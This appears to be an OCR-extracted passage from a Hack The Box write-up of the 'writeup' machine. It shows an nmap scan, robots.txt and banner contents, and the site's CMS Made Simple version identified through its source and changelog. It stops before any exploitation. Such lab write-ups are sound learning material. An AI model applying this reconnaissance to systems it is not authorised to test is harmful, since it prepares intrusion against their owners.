


writeup




```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# nmap -sC -sV -oA nmap/writeup 10.10.10.138
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 13:06 EDT
Nmap scan report for 10.10.10.138
Host is up (0.088s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache/2.4.25 (Debian)
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.01 seconds
```



```
########################################################################
#                                                                      #
#           *** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***           #
#                                                                      #
#   Not yet live and already under attack. I found an   ,~~--~~-.      #
#   Eeyore DoS protection script that is in place and   +      | |\    #
#   watches for Apache 40x errors and bans bad IPs.     || |~ |`,/-\   #
#   Hope you do not get hit by false-positive drops!    *\_) \_) `-'   #
#                                                                      #
#   If you know where to download the proper Donkey DoS protection     #
#   please let me know via mail to jkr@writeup.htb - thanks!           #
#                                                                      #
########################################################################
```



```
#              __
#      _(\    |@@|
#     (__/\__ \--/ __
#        \___|----|  |   __
#            \ }{ /\ )_ / _\
#            /\__/\ \__O (__
#           (--/\--)    \__/
#           _)(  )(_
#          `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```



writeup

- Home Page
- ypuffy
- blue
- writeup


Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am about to convert my famous incomplete notes into pretty write-ups.


I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on NetSec Focus Mattermost. Thanks.

Pages are hand-crafted with vim. NOT.


if we click each of this link , it's a php script




10.10.10.138/writeup/index.php?page=ypuffy



10.10.10.138/writeup/index.php?page=blue




10.10.10.138/writeup/index.php?page=writeup



view-source:http://10.10.10.138/writeup/index.php?page=writeup

```
<!doctype html>
<html lang="en_US"><head>
    <title>writeup - writeup</title>

<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights re
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```


http://www.cmsmadesimple.org/downloads/cmsms



Subversion

Advanced developers may wish to check out the latest version of CMS Made Simple from the Subversion repository. You can do this from a shell with the following command:


```
svn co http://svn.cmsmadesimple.org/svn/cmsmadesimple/trunk
```



Revision 12618

/trunk


- [Parent Directory]
- admin/
- doc/
- lib/
- modules/
- phar_installer/
- scripts/
- tests/
- uploads/
- .gitignore
- favicon_cms.ico
- index.php
- moduleinterface.php
- svn-propset
- svn-propset-file



Revision 12618


/trunk/doc

- [Parent Directory]
- .htaccess
- AUTHORS.txt
- CHANGELOG.txt
- COPYING.txt
- README.txt
- htaccess.txt
- robots.txt




```
Version 2.2.15 - Bona
-------------------------
Core - General
  - BR #12287 - Admin
  - BR #12292 - showba
  - BR #12303 - No da
  - BR #12305 - Remov
  - BR #12311 - log p
  - BR #12313 - 5 Sto
  - BR #12317 - XSS o
  - BR #12325 - Sever
  - BR #12335 - User
```

